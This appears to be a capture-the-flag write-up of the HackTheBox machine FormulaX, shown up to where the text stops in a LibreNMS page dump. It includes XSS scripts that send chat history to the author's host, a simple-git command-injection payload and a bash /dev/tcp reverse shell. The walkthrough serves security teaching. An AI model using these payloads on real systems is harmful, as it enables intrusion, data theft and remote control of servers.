

HTB: FormulaX

 [htb-formulax](#) [hackthebox](#) [ctf](#) [nmap](#) [ubuntu](#) [express](#) [nodejs](#) [python](#) [socket-io](#) [xss](#) [simple-git](#) [git](#) [cve-2022-24433](#) [cve-2022-24066](#) [cve-2022-25912](#) [cve-2022-25860](#) [command-injection](#) [librenms](#) [mongo](#) [hashcat](#) [bcrypt](#) [snmp-trap](#) [libreoffice](#) [apache-uno](#) [file-read](#) [formula-injection](#) [htb-corporate](#) [htb-visual](#)

Aug 17, 2024





HTB: FormulaX

- Box Info
- Recon
- Shell as www-data
- Shell as frank dorky
- Shell as librenms
- Shell as kai relay
- Shell as root
- Beyond Root - Alternative Paths

FormulaX is a long box with some interesting challenges. I'll start with a XSS to read from a SocketIO instance to get the administrator's chat history. That reveals new subdomain to investigate, where I'll find a site using simple-git to generate reports on repositories. I'll exploit a command injection CVE in simple-git to get a foothold. I'll find creds for the next user by cracking a hash in the Mongo database. I'll pivot to the next user by exploiting an SNMP trap vulnerability that leads to XSS in LibreNMS, and then to the next user abusing a shared password in the LibreNMS configuration. For root, I'll abuse the LibreOffice Calc API to execute commands. In Beyond Root I'll show some unintended paths, first using a weird permissions setting on the LibreNMS directory to skip the SNMP trap exploitation, and then using the LibreOffice Calc API to write formulas into a worksheet that read files from the file system, which I'll turn into a nice Python script to get arbitrary file read.



Box Info

Name	<div>FormulaX</div> <div>Play on HackTheBox</div>		
Release Date	09 Mar 2024		
Retire Date	17 Aug 2024		
OS	Linux 		
Base Points	Hard [40]		
Rated Difficulty			
Radar Graph			
  1st Blood	0 1:20:0 1	 l1nvx Elite Hacker Rank: 107  1457  125 hackthebox.com	
  1st Blood	02:29:30	 jaxafed Elite Hacker Rank: 71  1744  52 hackthebox.com	
Creator	 0xSmile Pro Hacker Rank: 875  3  58 hackthebox.com		

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (80):

```
0xdf@hacky$ nmap -p- --min-rate 10000 10.10.11.6
Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-12 16:10 EDT
Nmap scan report for 10.10.11.6
Host is up (0.086s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds
0xdf@hacky$ nmap -p 22,80 -sCV 10.10.11.6
Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-12 16:10 EDT
Nmap scan report for 10.10.11.6
Host is up (0.087s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-cors: GET POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /static/index.html
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
```

Based on the [OpenSSH](#) version, the host is likely running Ubuntu 22.04 jammy.

Website - TCP 80

Site

The site offers a chatbot:

There’s not much here without a login, but I can register an account and login:

Chat

Clicking “Chat Now” starts a chat:

Unfortunately, it doesn’t seem to work:

Entering “help” shows one command, “history”:

Using it shows my history:

Other Pages

There links across the top of the authenticated home page (`/restricted/home.html`) provide a few other pages. “About” (`/restricted/about.html`) has some filler text. “Change Password” (`/restricted/changepassword.html`) offers a form to change my password:

On submitting the form, it shows success:

“Contact Us” (`/restricted/contact_us.html`) shows another form that says it goes to the admin:

When I send, it shows success:

The HTTP headers show that the site is served with nginx and powered by Express, a NodeJS framework:

All of the pages are `.html` files, but the POST requests go to endpoints like `/user/api/register` and `/user/api/login`.

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Aug 2024 20:20:33 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 213
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Set-Cookie:
authorization=Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NmJhNmU4N2QyIiwiaWF0Ij0iMTY5MjQyMDMzLjE1In0%3D
Path=/; HttpOnly
ETag: W/"d5-V6o8eJikDXZCP56KW4QvJoeFS+0"

{"Status":"success","Message":"login
Successful","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NmJhNmU4N2QyIiwiaWF0Ij0iMTY5MjQyMDMzLjE1In0%3D"}
```

```
oxdf@hacky$ python
Python 3.11.9 (main, Apr 6 2024, 17:59:24) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>>
jwt.decode('eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NmJhNmU4N2QyMGFjZjgwYj'
options={"verify_signature": False})
{'userID': '66ba6e87d20acf80b6664010', 'iat': 1723494033}
```

This is similar to what I [showed in Corportate](#), but rather than sending comms via websockets so that they show up in the “WebSockets history” tab in Burp, the FormulaX SocketIO is configured to just send requests over HTTP and polls the socket on a periodic basis. For example, when I send “help” it sends a POST:

I could run `feroxbuster` here to brute force directories, but I have all I need at this point.

Shell as www-data

XSS POC

HTML Injection

There's a contact form, so it's worth checking to see if anyone checks it and if it is vulnerable to HTML injection and cross site scripting (XSS). To start, I just want to see if I can get an HTML tag in the page. Since I don't get to see the response, I'll try sending an image with a payload like:

```

```

When I send this, very quickly there's a request at my Python webserver:

```
10.10.11.6 - - [12/Aug/2024 16:48:49] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:48:49] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:48:53] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:48:53] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:48:55] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:48:55] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:48:59] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:48:59] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:49:02] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:49:02] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:49:06] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:49:06] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:49:08] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:49:08] "GET /nothing.jpg HTTP/1.1" 404 -
```

That's successful HTML injection.

XSS

To check if I can get this to XSS, I'll add an `onerror` with JavaScript that will try to reach back to my server:

```

```

Just like the HTML injection, it works almost immediately (and makes the request multiple times just like above, but just showing once for brevity):

```
10.10.11.6 - - [12/Aug/2024 16:50:16] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:50:16] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:50:16] code 501, message Unsupported method
('OPTIONS')
10.10.11.6 - - [12/Aug/2024 16:50:16] "OPTIONS /xss HTTP/1.1" 501 -
```

The request is coming as an OPTIONS request rather than a GET because of CORS. It's getting the headers to check what is allowed before making the request. I can update the payload to ignore that:

```

```

This results in GET requests:

```
10.10.11.6 - - [12/Aug/2024 16:55:51] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:55:51] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 16:55:51] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 16:55:51] "GET /xss HTTP/1.1" 404 -
```

This is a nice POC of XSS!

Remote Script

What I really want to be able to do is load a script off my host. I can try injecting a `<script>` tag:

```
<script src="http://10.10.14.6/xss.js">
</script>
```

I still get the request for `nothing.jpg`, but not for `xss.js`. This doesn't look because of how the HTML is being loaded into the page. When I get access to the server, I can see that `admin.html` is loading `/var/www/app/public/admin/admin.js`, which is what gets the messages from the server, and then loads them into the page with this code by setting its `innerHTML`, which doesn't trigger the loading of the `<script>` tag.

I'll try having the image add a `<script>` tag directly into the page:

```

```

It is creating a `<script>` element, setting the `src` attribute to be on my host, and then appending that to the body of the HTML DOM. When that element is written into the DOM, the script is loaded:

```
10.10.11.6 - - [12/Aug/2024 17:39:22] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 17:39:22] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 17:39:22] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 17:39:22] "GET /xss.js HTTP/1.1" 404 -
```

To make sure it runs `xss.js`, I'll create a quick file that just makes another `fetch`:

```
fetch('http://10.10.14.6/success', {mode: 'no-cors'});
```

On sending that same payload, there's three requests:

```
10.10.11.6 - - [12/Aug/2024 17:42:37] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 17:42:37] "GET /nothing.jpg HTTP/1.1" 404 -
10.10.11.6 - - [12/Aug/2024 17:42:37] "GET /xss.js HTTP/1.1" 200 -
10.10.11.6 - - [12/Aug/2024 17:42:37] code 404, message File not found
10.10.11.6 - - [12/Aug/2024 17:42:37] "GET /success HTTP/1.1" 404 -
```

That shows that it wrote the `<script>` tag, which loaded `xss.js`, which made the request to `/success`.

I'll send the contact POST request here to Repeater so I can easily resubmit it and just update `xss.js` from here on out.

Page Enumeration

The cookies for the site are `HttpOnly`, so I can't just request and send the target user's cookie. To start, I'll do some enumeration of the environment where the user is being exploited. I'll start by updating `xss.js`:

```
var url = window.location.href;
fetch('http://10.10.14.6/?location=' + url, {mode: 'no-cors'});
var html = document.documentElement.outerHTML;
fetch('http://10.10.14.6/?html=' + btoa(html), {mode: 'no-cors'});
```

This will make two requests, the first containing the URL and the second the base64-encoded contents of the page. The results look like:

```
10.10.11.6 - - [12/Aug/2024 17:55:22] "GET /?location=http://chatbot.htb/admin/admin.ht
10.10.11.6 - - [12/Aug/2024 17:55:22] "GET /?
html=PGh0bWwgbGFuZz0iZW4iPjxoZWFKPgogICAgPG1ldGEgY2hhcnNldD0iVVRGLTgiPgogICAgPG1ldGEgaH
HTTP/1.1" 200 -
```

The browser is at `http://chatbot.htb/admin/admin.html`, and decoding the page, it looks like:

Nothing too exciting there, though I can see my broken image.

Read History

Strategy

The other thing that jumps out to me is that I want to read the user’s history with the chat bot (since it’s the only function that works right now, and that thing must be there for something). To do so, I will need to understand how the Socket.IO connection is setup, and then how to send and receive messages from it.

Understand Socket.IO Interactions

Above I looked at the requests that were made in setting up and interacting with the bot. However, it seems easier to look at the JavaScript that does that on the chat page. When I load the chat page, there’s a `chat.js` script that is loaded:

It contains 58 lines of JavaScript. At the start, it creates a `value` variable, gets the `/user/api/chat` endpoint and creates the `socket` object using credentials:

```
let value;
const res = axios.get(`/user/api/chat`);
const socket = io('/',{withCredentials: true});
```

`res` is not used, which suggests that making the request is what’s important, perhaps initializing the chat or something.

Next is sets a listener for messages:

```
//listening for the messages
socket.on('message', (my_message) => {

    //console.Log("Received From Server: " + my_message)
    Show_messages_on_screen_of_Server(my_message)

})
```

There’s a function to get the user-entered message and send it to the server:

```
const typing_chat = () => {
    value = document.getElementById('user_message').value
    if (value) {
        // sending the messages to the server
        socket.emit('client_message', value)
        Show_messages_on_screen_of_Client(value);
        // here we will do out socket things..
        document.getElementById('user_message').value = ""
    }
    else {
        alert("Cannot send Empty Messages");
    }
}
```

There are two other functions, `htmlEncode` and `Show_messages_on_screen_of_Server`. These handle taking a message from the server and putting it into the current page (which are not important at this point).

Exfil History

Initial Code Fail

I'll modify the above JavaScript to meet my needs:

```
const res = axios.get(`/user/api/chat`);
const socket = io('/',{withCredentials: true});

socket.on('message', (my_message) => {
    fetch('http://10.10.14.6/?msg=' + btoa(my_message), {mode: 'no-cors'});
})

socket.emit('client_message', 'history');
```

If I save this as `xss.js` and trigger the XSS, I will get the requests for `xss.js`, but nothing else.

To troubleshoot this, I'll refresh the admin page I exfild above, as it has the XSS payload and will try to exploit my browser. Immediately there are two requests from my host for `xss.js`:

```
10.10.14.6 - - [12/Aug/2024 18:24:27] "GET /xss.js HTTP/1.1" 200 -
10.10.14.6 - - [12/Aug/2024 18:24:27] "GET /xss.js HTTP/1.1" 200 -
```

Local Troubleshooting

The browser dev tools console shows an issue:

The warnings / errors labeled 1, 2, 3, and 6 all come from `admin.html`. 1 isn't interesting.

2 and 3 are the page trying to load `axios.min.js` and `admin.js` by relative path and failing. That's ok, and it tells me that they will likely be properly loaded in the remote instance.

4 is now in my loaded JS. It needs `axios` and isn't finding it. That's ok, because it will be loaded in the real context.

5 is a failing because it doesn't like the `const res` redeclaration.

6 is failing back in `admin.html` because `get_messages` is not defined because `admin.js` failed to load (so this won't be an issue on)

I think 5 is only comes up on the second load of `xss.js`, but just in case, I'll change both `const` to `var`:

```
var res = axios.get(`/user/api/chat`);
var socket = io('/',{withCredentials: true});

socket.on('message', (my_message) => {
    fetch('http://10.10.14.6/?msg=' + btoa(my_message), {mode: 'no-cors'});
})

socket.emit('client_message', 'history');
```

On refresh, the failure still about `axios`:

It's getting stuck at trying to use `axios` on line 1, and that happens twice (because the script is loaded twice). I know the actual page will have already loaded `axios`, so this won't be a problem. To troubleshoot, I'll comment out that line for now.

On refresh, there's a new error:

`io` is not defined. This issue will not be fixed on the real page, because `admin.html` does not import `socket.io`. I need to import it.

Success

The final code looks like this:

```
const socketio = document.createElement('script');
socketio.src = '/socket.io/socket.io.js';
document.head.appendChild(socketio);

socketio.addEventListener('load', () => {
  var res = axios.get(`/user/api/chat`);
  var socket = io('/',{withCredentials: true});

  socket.on('message', (my_message) => {
    fetch('http://10.10.14.6/?msg=' + btoa(my_message), {mode: 'no-cors'}));
  })

  socket.emit('client_message', 'history');
});
```

It creates a `script` tag, sets the source to be the copy of `socket.io.js` on ForumlaX, and appends it to the `head` section. Then it waits for that to load, and then calls the code to get the history. On triggering this, it works:

```
10.10.11.6 - - [12/Aug/2024 21:02:14] "GET /xss.js HTTP/1.1" 200 -
10.10.11.6 - - [12/Aug/2024 21:02:14] "GET /?
msg=R3JlZXRpcmdzIS4gSG93IGNhbiBpIGHlbHAgeW91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSBoZWxwIHRvIHN
HTTP/1.1" 200 -
10.10.11.6 - - [12/Aug/2024 21:02:14] "GET /?msg=SGVsbG8sIEkgYW0gQWRtaW4uVGZvdGluZyB0aG
HTTP/1.1" 200 -
10.10.11.6 - - [12/Aug/2024 21:02:14] "GET /?
msg=V3JpdGUgYSBzY3JpcHQgZm9yICBkZXYtZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3QuaHRiIHRvIHdvcmsgcHJ
10.10.11.6 - - [12/Aug/2024 21:02:14] "GET /?msg=TWVzc2FnZSBTZW50Ojxicj5oaXN0b3J5 HTTP/
10.10.11.6 - - [12/Aug/2024 21:02:14] "GET /?msg=V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdG
-
```

The messages decode as:

```
0xdf@hacky$ echo "R3JlZXRpcm...[snip]..." | base64 -d
Greetings!. How can i help you today ?. You can type help to see some buildin
commands
0xdf@hacky$ echo "SGVsbG8sIE...[snip]..." | base64 -d
Hello, I am Admin.Testing the Chat Application
0xdf@hacky$ echo "V3JpdGUgYS...[snip]..." | base64 -d
Write a script for dev-git-auto-update.chatbot.htb to work properly
0xdf@hacky$ echo "TWVzc2FnZSBTZW50Ojxicj5oaXN0b3J5" | base64 -d
Message Sent:<br>history
0xdf@hacky$ echo "V3JpdGUgYS...[snip]..." | base64 -d
Write a script to automate the auto-update
```

There is a conversation with the bot, including a reference to a previously unknown domain, `dev-git-auto-update.chatbot.htb`.

Dev Site Enumeration

Domain Enumeration

I'll add both that base domain and the subdomain to my `/etc/hosts` file:

```
10.10.11.6 dev-git-auto-update.chatbot.htb chatbot.htb
```

Visiting the site as `chatbot.htb` just returns the same page I've been dealing with above. I'll give `ffuf` a run to look for any other subdomains that might respond differently, but not find anything:


```
0xdf@hacky$ ffuf -u http://10.10.11.6 -H "Host: FUZZ.chatbot.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

      /\_/\  /\_/\      /\_/\
     /\ \_/\ /\ \_/\  _  _  /\ \_/\
    \ \ ,_/\ \ \ ,_/\ \ \ \ \ \ \ ,_/\
     \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
      \ \_/\  \ \_/\  \ \_/\  \ \_/\
       \_/\    \_/\    \_/\    \_/\

v2.0.0-dev

:: Method      : GET
:: URL         : http://10.10.11.6
:: Wordlist    : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-
20000.txt
:: Header      : Host: FUZZ.chatbot.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

:: Progress: [19966/19966] :: Job [1/1] :: 233 req/sec :: Duration: [0:00:55] ::
Errors: 0 ::
```

Site

The dev site has the same background, but a different form and no auth:

If I enter my IP, `http://10.10.14.6/`, it sends a POST request to `/clone` with the URL. Then FormulaX does hit my webserver:

```
10.10.11.6 - - [13/Aug/2024 11:14:01] code 404, message File not found
10.10.11.6 - - [13/Aug/2024 11:14:01] "GET /info/refs?service=git-upload-pack
HTTP/1.1" 404 -
```

The page shows failure:

It’s not necessary for solving FormulaX, but I can spin up a self hosted Git server following the same steps I [show in detail for Visual](#). Once I have a local Gitea instance, I’ll create a repo, and create a file in it:

Now when I give that URL to the page, it gets the repo and returns a link to a report:

The report shows the commits to the repo:

```
0xdf@hacky$ cat 83722487-f621-4328-a492-cb6c7dfd95ca.txt | jq .
[
  {
    "hash": "dc05ca0f27bf66c0f9e866cd5fc2399eade1ebe9",
    "date": "2024-08-13T15:27:15+00:00",
    "message": "Add test.txt",
    "refs": "HEAD -> main, origin/main, origin/HEAD",
    "body": "",
    "author_name": "0xdf",
    "author_email": "0xdf@0xdf.htb"
  }
]
```

Tech Stack

The HTTP response headers are the same as the main site:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Aug 2024 15:46:27 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: Express
Cache-Control: public, max-age=0
Last-Modified: Fri, 28 Jul 2023 12:39:49 GMT
ETag: W/"406-1899c832afa"
Content-Length: 1030
```

I'll note that the page footer says it's using [simple-git](#) v3.14, a NodeJS package for running Git commands.

I can also give it my IP and catch the incoming request with `nc` instead of `python` to see the headers there:

```
GET /info/refs?service=git-upload-pack HTTP/1.1
Host: 10.10.14.6
User-Agent: git/2.34.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Accept-Language: C, *;q=0.9
Pragma: no-cache
Git-Protocol: version=2
```

The `User-Agent` shows a `git` version of 2.34.1.

CVE-2024

Identify

Searching for CVEs in this version of simple-git returns a few references to CVE-2022-25860:

There are actually actually four CVEs associated with the same command injection vulnerability that received multiple incomplete fixes:

CVE	Description	Vulnerable Version
CVE-2022-24433	Affected versions of this package are vulnerable to Command Injection via argument injection. When calling the <code>.fetch(remote, branch, handlerFn)</code> function, both the <code>remote</code> and <code>branch</code> parameters are passed to the <code>git fetch</code> subcommand. By injecting some git options it was possible to get arbitrary command execution.	<3.3.0

CVE	Description	Vulnerable Version
CVE-2022-24066	Affected versions of this package are vulnerable to Improper Neutralization of Argument Delimiters in a Command (‘Argument Injection’) due to an incomplete fix of CVE-2022-24433 which only patches against the <code>git fetch</code> attack vector. A similar use of the <code>--upload-pack</code> feature of git is also supported for git clone, which the prior fix didn’t cover.	<3.5.0
CVE-2022-25912	The package simple-git before 3.15.0 is vulnerable to Remote Code Execution (RCE) when enabling the <code>ext</code> transport protocol, which makes it exploitable via <code>clone()</code> method. This vulnerability exists due to an incomplete fix of CVE-2022-24066 .	<3.15.0
CVE-2022-25860	Versions of the package simple-git before 3.16.0 are vulnerable to Remote Code Execution (RCE) via the clone(), pull(), push() and listRemote() methods, due to improper input sanitization. This vulnerability exists due to an incomplete fix of CVE-2022-25912 .	<3.16.0

Theory

The vulnerability in here is a command injection in the `clone`, `pull`, `push`, and `listRemote` methods. I can feel pretty confident that it’s running a `clone` based on the error message and the endpoint.

I can guess that the service is likely running something like:

```
simpleGit().clone({my input})
```

The POC on the [Snyk page for CVE-2022-25912](#) (the one in versions <3.15.0) is:

```
const simpleGit = require('simple-git')
const git2 = simpleGit()
git2.clone('ext::sh -c touch% /tmp/pwn% >&2', '/tmp/example-new-repo', ["-c", "protocol.ext.allow=always"]);
```

`%` is used to escape spaces in the command string.

POC

To test this, I’ll send the following URL with `tcpdump` listening on my host to look for incoming ICMP:

```
ext::sh -c ping% -c1 10.10.14.6
```

It works:

```
0xdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:17:50.842350 IP 10.10.11.6 > 10.10.14.6: ICMP echo request, id 2, seq 1, length 64
12:17:50.842388 IP 10.10.14.6 > 10.10.11.6: ICMP echo reply, id 2, seq 1, length 64
```

Shell

To get a shell, I’ll update that payload to:

```
ext::sh -c bash% -c% 'bash% -i >&% /dev/tcp/10.10.14.6/443% 0>&1'
```

At `nc`, a reverse shell connects:

```
0xdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.6 47082
bash: cannot set terminal process group (1254): Inappropriate ioctl for device
bash: no job control in this shell
www-data@formulax:~/git-auto-update$
```

I'll upgrade my shell using the [script / stty trick](#):

```
www-data@formulax:~/git-auto-update$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@formulax:~/git-auto-update$ ^Z
[1]+  Stopped                  nc -lnvp 443
0xdf@hacky$ stty raw -echo ; fg
nc -lnvp 443
reset
www-data@formulax:~/git-auto-update$
```

Shell as frank_dorky

Enumeration

Users

There are two users with home directories in `/home`:

```
www-data@formulax:/home$ ls
frank_dorky  kai_relay
```

www-data does not have access to either.

Those two users also have shells set in `passwd`, along with root and the librenms user:

```
www-data@formulax:~$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
librenms:x:999:999:./opt/librenms:/usr/bin/bash
kai_relay:x:1001:1001:Kai Relay,,,:/home/kai_relay:/bin/bash
frank_dorky:x:1002:1002:,,,:/home/frank_dorky:/bin/bash
```

librenms is worth keeping in mind.

Capabilities

When checking for binaries with capabilities, one jumps out:

```
www-data:/$ getcap -r / 2>/dev/null
/usr/bin/fping cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.10 cap_net_raw=eip
/usr/bin/mtr-packet cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
cap_net_bind_service,cap_net_admin=ep
```

Python has the `cap_net_raw` capability, which allows it to send raw packets. This will be useful in the pivot from frank_dorky to librenms.

Network Services

The `netstat` shows a bunch of services listening on only localhost:

```
www-data@formulax:/opt$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp      0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp      0      0 127.0.0.1:3000         0.0.0.0:*               LISTEN      -
1010/nginx: worker
tcp      0      0 127.0.0.1:27017        0.0.0.0:*               LISTEN      -
tcp      0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp      0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
1010/nginx: worker
tcp      0      0 127.0.0.1:8000         0.0.0.0:*               LISTEN      -
tcp      0      0 127.0.0.1:46879        0.0.0.0:*               LISTEN      -
tcp      0      0 127.0.0.1:8081         0.0.0.0:*               LISTEN      -
1254/node /var/www/
tcp      0      0 127.0.0.1:8082         0.0.0.0:*               LISTEN      -
1253/node /var/www/
tcp      0      0 127.0.0.1:41991        0.0.0.0:*               LISTEN      -
1309/chrome --allow
tcp      0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
```

53 is DNS. Not much to do there.

3000 is an HTTP server that returns a redirect to `/login`:

```
www-data@formulax:/opt$ curl localhost:3000
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="refresh" content="0;url='http://localhost:3000/login'" />
    <title>Redirecting to http://localhost:3000/login</title>
  </head>
  <body>
    Redirecting to <a
href="http://localhost:3000/login">http://localhost:3000/login</a>.
  </body>
</html>
```

This is the [LibreNMS](#) page:

```
www-data@formulax:/opt$ curl localhost:3000/login
<!DOCTYPE HTML>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>LibreNMS</title>
  <base href="http://librenms.com:3000/">
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="apple-touch-icon" sizes="180x180"
href="http://localhost:3000/images/apple-touch-icon.png">
    <link rel="icon" type="image/png" href="http://localhost:3000/images/favicon-
32x32.png" sizes="32x32">
    <link rel="icon" type="image/png" href="http://localhost:3000/images/favicon-
16x16.png" sizes="16x16">
    <link rel="mask-icon" href="http://localhost:3000/images/safari-pinned-
tab.svg" color="#5bbad5">
    <link rel="shortcut icon" href="http://localhost:3000/images/favicon.ico">

    <link rel="manifest" href="http://localhost:3000/images/manifest.json"
crossorigin="use-credentials">
    <meta name="csrf-token" content="S9rexYxXKKwffPpMvUFDdjWLLe8xnXpmyNTOnmow">
    <meta name="msapplication-config"
content="http://localhost:3000/images/browserconfig.xml">
    <meta name="theme-color" content="#ffffff">

    <link href="http://localhost:3000/css/bootstrap-datetimepicker.min.css"
rel="stylesheet">
    <link href="http://localhost:3000/css/bootstrap-switch.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/toastr.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/jquery.bootgrid.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/tagmanager.css" rel="stylesheet">
    <link href="http://localhost:3000/css/mktree.css" rel="stylesheet">
    <link href="http://localhost:3000/css/vis.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/fontawesome.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/v4-shims.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/jquery.gridster.min.css?ver=09292021"
rel="stylesheet">
    <link href="http://localhost:3000/css/leaflet.css" rel="stylesheet">
    <link href="http://localhost:3000/css/MarkerCluster.css" rel="stylesheet">
    <link href="http://localhost:3000/css/MarkerCluster.Default.css"
rel="stylesheet">
    <link href="http://localhost:3000/css/L.Control.Locate.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/leaflet.awesome-markers.css"
rel="stylesheet">
    <link href="http://localhost:3000/css/select2.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/select2-bootstrap.min.css"
rel="stylesheet">
    <link href="http://localhost:3000/css/query-builder.default.min.css"
rel="stylesheet">
    <link href="http://localhost:3000/css/app.css" rel="stylesheet">
    <link href="http://localhost:3000/css/bootstrap.min.css" rel="stylesheet">
    <link href="http://localhost:3000/css/styles.css?ver=20220910" rel="stylesheet">
    <link href="http://localhost:3000/css/light.css?ver=632417643" rel="stylesheet">

    <script src="http://localhost:3000/js/polyfill.min.js"></script>
    <script src="http://localhost:3000/js/alpine.min.js" defer></script>
    <script src="http://localhost:3000/js/popper.min.js"></script>
    <script src="http://localhost:3000/js/jquery.min.js?ver=05072021"></script>
    <script src="http://localhost:3000/js/bootstrap.min.js?ver=05072021"></script>
    <script src="http://localhost:3000/js/bootstrap-hover-dropdown.min.js?
ver=05072021"></script>
    <script src="http://localhost:3000/js/bootstrap-switch.min.js?ver=05072021">
</script>
```

```
<script src="http://localhost:3000/js/hogan-2.0.0.js"></script>
<script src="http://localhost:3000/js/moment.min.js"></script>
<script src="http://localhost:3000/js/bootstrap-datetimepicker.min.js?
ver=05072021"></script>
<script src="http://localhost:3000/js/typeahead.bundle.min.js?ver=05072021">
</script>
<script src="http://localhost:3000/js/tagmanager.js?ver=05072021"></script>
<script src="http://localhost:3000/js/mktree.js"></script>
<script src="http://localhost:3000/js/jquery.bootgrid.min.js"></script>
<script src="http://localhost:3000/js/handlebars.min.js"></script>
<script src="http://localhost:3000/js/pace.min.js"></script>
<script src="http://localhost:3000/js/qrcode.min.js"></script>
<script src="http://localhost:3000/js/select2.min.js"></script>
<script>
    $.ajaxSetup({
        headers: {
            'X-CSRF-TOKEN': $('meta[name="csrf-token"]').attr('content')
        }
    });
    var ajax_url = "http://localhost:3000/ajax";
</script>
<script src="http://localhost:3000/js/librenms.js?ver=10272021"></script>
<script type="text/javascript" src="http://localhost:3000/js/overlib_mini.js">
</script>
<script type="text/javascript" src="http://localhost:3000/js/flasher.min.js?
ver=0.6.1"></script>
<script type="text/javascript" src="http://localhost:3000/js/toastr.min.js?
ver=05072021"></script>
<script type="text/javascript" src="http://localhost:3000/js/boot.js?
ver=10272021"></script>
<script>
    // Apply color scheme
    if ('light' === 'dark') {
        document.documentElement.classList.add('tw-dark')
    } else {
        document.documentElement.classList.remove('tw-dark')
    }
</script>
</head>
<body>

<br />

<div class="container">
    <div class="row">
        <div class="col-md-6 col-md-offset-3">
            <div class="panel panel-default">
                <div class="panel-heading">
                    <h3 class="panel-title"></h3>
                </div>

                <div class="panel-body ">
                    <div class="container-fluid">
